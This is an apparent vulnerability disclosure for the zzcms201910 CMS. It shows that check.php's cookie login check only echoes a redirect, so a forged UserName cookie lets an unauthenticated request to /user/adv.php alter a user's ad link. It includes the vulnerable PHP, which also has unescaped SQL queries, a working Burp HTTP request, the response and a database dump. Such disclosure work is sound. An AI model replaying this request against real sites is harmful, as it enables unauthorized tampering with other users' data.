
/user/adv.php

version: zzcms201910 This is an interface that allows you to modify the content and images of your ads.



您好！ test(普通会员 查看我的权限)

自助广告

广告内容：test
最多15个字符

广告图片：

显示效果：test

信息状态：未审核

Use the following code to verify whether the user is logged in

```
include("check.php");
```

in `check.php`


```
<?php
$usersf='';
$userid='';
if (!isset($_COOKIE["UserName"]) || !isset($_COOKIE["PassWord"])){
echo "<script>location.href='/user/login.php';</script>";
}else{
$username=nostr($_COOKIE["UserName"]);
        $rs=query("select id,usersf,lastlogintime from zzcms_user where lockuser=0 and username='".$username."' and
password='".$_COOKIE["PassWord"]."'");
        $row=num_rows($rs);
                if (!$row){
                setcookie("UserName",'xxx',1,"/");//清缓存，让登录页直接显示登录表单
                setcookie("PassWord",'xxx',1,"/");//清缓存，让登录页直接显示登录表单
                echo "<script>alert('密码不正确，请重新登录');location.href='/user/login.php';</script>";
                }else{
                $row=fetch_array($rs);
                $usersf=$row['usersf'];//left.php中用
                $userid=$row['id'];//top中用
                $lastlogintime=$row['lastlogintime'];
                query("update zzcms_user set loginip = '".getip()."' where username='".$username."'");//更新最后登录IP

                        if (date('Y-m-d')>date('Y-m-d',strtotime($lastlogintime))){
                        query("update zzcms_user set totleRMB = totleRMB+".jf_login." where username='".$username."'");//登录时加积
分
                        query("insert into zzcms_pay (username,dowhat,RMB,mark,sendtime) values('".$username."','每天登录用送积
分','+".jf_login."','','".date('Y-m-d H:i:s')."')");
                        }

                query("update zzcms_user set lastlogintime = '".date('Y-m-d H:i:s')."' where username='".$username."'");//更新最后
登录时间
                }
}
?>
```

which means if the attacker submits cookies like

```
UserName=foo
```

without `PassWord` , only codes in `if` will be executed. However, codes in `if` merely echo javascript to html. As a result, the rest of codes in `adv.php` which use parameter `$_COOKIE["UserName"]` will still be executed.

For example, if we post like this


Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
4 5 ...
Go Cancel
Target: http://localhost
Request
Raw Params Headers Hex
Response
Raw Headers Hex Render
Type a search term
0 matches
Done
7,422 bytes | 28 millis

```
POST /user/adv.php?action=modify HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://localhost/user/adv.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
Cookie: UserName=test
Connection: close
Upgrade-Insecure-Requests: 1

adv=aaa&advlink=/user/logout.php&company=%E5%8D%B0%E5%88%B7%E5%85%AC%E5%8F%B8&oldimg=&img=&Submit22=%E4%8
F%AE%E6%94%B9
```

```
HTTP/1.1 200 OK
Date: Tue, 26 May 2020 14:07:49 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.5
X-Powered-By: PHP/7.3.5
Content-Length: 7204
Connection: close
Content-Type: text/html; charset=UTF-8

<script>location.href='/user/login.php';</script><!DOCTYPE html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>自助广告</title>
<link href="style/1/style.css" rel="stylesheet" type="text/css">
<script language = "JavaScript" src="/js/gg.js"></script>
<script language = "JavaScript">
function CheckForm(){
 if (document.myform.adv.value==""){
   alert("请填写广告词！");
     document.myform.adv.focus();
     return false;
 }
}
</script>
</head>
<body>
<div class="main">
<div class="menu">
 <div class="system_logo"></div>
 <div id="tabs">
  <ul>
         <li><a href="manage.php"  target="_self"><span>会员资料</span></a></li>
    <li><a href="managepwd.php"  target="_self"><span>修改密码</span></a></li>

        </ul>
     </div>
</div>
<div style="clear:both"></div>
<div class="userbar">
```

we can change `advlink` of user `test` to arbitrary url even if we didn't log in, which can leads to csrf.

```
mysql> select * from zzcms_textadv;
+----+------+--------------+-------------------+------+----------+---------------------+--------+--------+
| id | adv  | company      | advlink           | img  | username | gxsj                | newsid | passed |
+----+------+--------------+-------------------+------+----------+---------------------+--------+--------+
|  1 | ccc  | 印刷公司     | /zt/show-3.htm    |      | comp     | 2020-05-26 21:37:50 |      0 |      0 |
|  2 | aaa  | 印刷公司     | /user/logout.php  |      | test     | 2020-05-26 21:52:33 |      0 |      0 |
+----+------+--------------+-------------------+------+----------+---------------------+--------+--------+
2 rows in set (0.00 sec)
```